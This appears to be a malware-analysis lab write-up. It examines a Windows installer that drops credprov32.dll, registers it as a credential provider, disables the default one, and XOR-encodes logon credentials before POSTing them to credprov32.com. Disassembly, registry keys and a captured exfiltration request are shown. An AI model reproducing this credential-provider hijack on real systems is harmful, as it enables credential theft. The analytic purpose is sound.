Analyze the provided sample

Questions:

1. What kind of file is dropped and where is it stored?
2. What methods are used to achieve persistence?
3. How are user credentials being captured?
4. What is done with the captured credentials?
5. How can you capture and view some credentials using this malware in your test environment?

Short answers:

1. There is a DLL file stored in the .rsrc section of the sample, when the sample is run it stores it at "C:/Windows/System32/credprov32.dll"

2. In the registry:

    A new credential provider registry entry is added.

    The CLSID for this is added.

    The name of the DLL is added under the CLSID.

3. User credentials are captured on logon in the same function that submits the credentials to the LSASS.

4. The captured credentials are encoded using an xor scheme and sent over the network in a POST request.

5. Use fakedns to --. Set up a listener on port 80 and xor all the received data characters other than 'e' with 'e'.

Detailed analysis:

Starting with basic static analysis, we can load the sample into CFF explorer and look at the imports. There are two libraries being imported, ADVAPI32.dll and KERNEL32.dll.

In ADVAPI, the sample is importing RegCreateKeyEx and RegSetValueEx. These are registry modification functions, so it's reasonable to assume the sample will be modifying the registry in some way. To figure out what entries will likely be modified, we can run strings on the sample and look for registry entries. Doing this locates 4 strings that are likely to be used for the registry.

1. CLSID\{82e8c0d2-24a5-416d-9fb0-a629deb962fd}
2. CLSID\{82e8c0d2-24a5-416d-9fb0-a629deb962fd}\InprocServer32
3. SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{82e8c0d2-24a5-416d-9fb0-a629deb962fd}
4. SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{60b78e88-ead8-445c-9cfd-0b87f74ea6cd}

The first 2 registry keys are used to tell windows how to map a GUID to a DLL. The second 2 keys are registry entries for different credential providers. Examining the registry's current state shows no entries for the first 3 keys, while the last key is used for the default password provider. This tells us that it's likely this malware drops and registers its own credential provider and then modifies the entry for the default provider in some way.


In KERNEL32, the sample is importing 85 different functions, some of the important ones include GetModuleHandleW, FindResourceW, LoadResource, SizeOfResource, and LockResource. These functions are used to extract resources from the .rsrc section.

Since we found resource manipulation imports, the next step is to check in the .rsrc section. Looking there with CFF explorer shows another PE file that we can extract. Running file on this reveals it to be a 64-bit windows DLL.

Now for some basic dynamic analysis; running the sample with Procmon active and filtering on the name of the sample. It starts by dropping a file at C:\Windows\System32\credprov32.dll. After which it creates the 3 registry keys seen earlier and associates the GUID {82e8c0d2-24a5-416d-9fb0-a629deb962fd} with credprov32.dll in System32. Finally, it sets the “Disabled” attribute in the default provider to 1 which disables the provider.

We can compare the dropped file, credprov32.dll with our extracted file to see they are the same.

Finally, we load the sample into Binary Ninja to confirm our findings. First, we need to locate where the relevant functions are called. The easy way is to navigate to the .rdata section in the Linear disassembly view and then view the XREFs for any relevant functions.



Registry modifications occur in sub_140002080 and sub_140002120, resource modifications occur in sub_140001f00. Navigating to sub_140002120, we find that it calls both sub_140002080 and sub_140001f00. Inside of 2120, it makes the modifications to the registry necessary for setting up a credential provider. In 2080 it disables the default password provider. Finally, in 1f00, it extracts the dll from the rsrc section and saves it at C:\Windows\System32\credprov32.dll. These findings are enough to confirm that this sample is functioning as an installer for the credprov32.dll.

Static Analysis of credprov32.dll

Looking at the import of this dll shows that it is calling functions from WININET, which provides internet functionality for windows. The other imports seem to be standard for a credential provider. This could indicate some network functionality, verification to an outside server or data exfiltration might be possible.

Searching through the strings we can find some related to POST requests and the host name “credprov32.com”. Navigating to this website gives a dns error indicating it may no longer exist (or doesn't exist yet).

The presence of WININET gives a good spot to start with binary ninja, loading the DLL in binja and checking for XREFs to an HTTP function finds that they're all called within sub_1800016c0 (referred to as send_data() from now on).

Within send_data() a call is made to InternetConnectA with an argument of “credprov32.com”.

```
180001741  48895c2438        mov     qword [rsp+0x38 {var_230}], rbx  {0x0}
180001746  448d4350          lea     r8d, [rbx+0x50]
18000174a  895c2430          mov     dword [rsp+0x30 {var_238}], ebx
18000174e  488d15034d0100    lea     rdx, [rel data_180016458]  {"credprov32.com"}
180001755  c744242803000000  mov     dword [rsp+0x28], 0x3
18000175d  4533c9            xor     r9d, r9d
180001760  488bc8            mov     rcx, rax
180001763  48895c2420        mov     qword [rsp+0x20], rbx  {0x0}
180001768  4889b42478020000  mov     qword [rsp+0x278 {arg_10}], rsi
180001770  ff153adb0000      call    qword [rel WININET!InternetConnectA@IAT]
180001776  488bf0            mov     rsi, rax
180001779  4885c0            test    rax, rax
18000177c  0f8483000000      je      0x180001805
```


This returns a handle to a connection, it then sends a request using HTTPOpenRequestA and HTTPSendRequestA. The interesting part is in the arguments to HTTPSendRequestA. The 4[th] argument is an LPVOID pointer to a string buffer with data to send. It gets this data from the first argument passed to the function.

```
41 @ 1800017da  r9_1 = _arg1
42 @ 1800017dd  var_248_1 = rbx.ebx
43 @ 1800017eb  rcx_4 = rbp_1
44 @ 1800017ee  WININET!HttpSendRequestA(rcx_4, data_1800163b0, 0, r9_1, var_248_1)
45 @ 1800017f4  rcx_5 = rbp_1
46 @ 1800017f7  WININET!InternetCloseHandle(rcx_5)
47 @ 1800017f7  goto 39 @ 0x1800017fd
```

If we follow the XREF's upwards to the function that calls send_data(), we find the argument is loaded from rbp+0x70

```
180001930  488d4570      lea     rax, [rbp+0x70 {data}]
180001934  4889442420    mov     qword [rsp+0x20], rax
180001939  e882fdffff    call    send_data
18000193e  389ef0000000  cmp     byte [rsi+0xf0], bl
180001944  0f849a010000  je      0x180001ae4
```

Working backwards through the graph, we find that data was originally sent to this address by the wsprintf function with an argument of “data=%s:%s”. After wsprintf is called, it enters an XOR loop starting at rbp+0x75, skipping the first 5 bytes of the “data=” string. Here it xors all characters that are not equal to 0x65 with 0x65, and stores them back into their original place.



Finally, we need to see when this code gets called. Looking at other called functions in sub_180001850, we can find the function CredPackAuthenticationBuffer. This function is called before a credential provider submits a username and password to the LSASS. So it would be reasonable to assume that the HTTP request is made just before the username and password are submitted and that those are the two strings referenced in “data=%s:%s” and encoded.

Now to check this assumption, we can use fakedns (or something similar) to reroute the domain to a machine we control and set up a listener on port 80. Then login on the compromised machine to see the output.

```
POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: credprov32.com
Content-Length: 33
Cache-Control: no-cache

data=! 6.1*5HSP*)*3U9□□□□        □□□eo
```

Using the same XOR algorithm on the captured data shows that it is sending the username and password on login.

```
LAPTOP-1STLN8HI# python unxor.py
5*61EJE-115JTKTho0?e?H$?e??_E(
??               ?JQKUEM?
e^E(6, ERKU^E2???
??E+1ETUKU^E2??SQ^E?SQ^E1???e??JRKU^EK+ 1QKU&^EK+ 1QKU Lho-
??_E??e???
?VWK?
o&
eH&Vho&????
???
        _E?
ehoho????XDESKTOP-65OLOV0\jwz:malware
```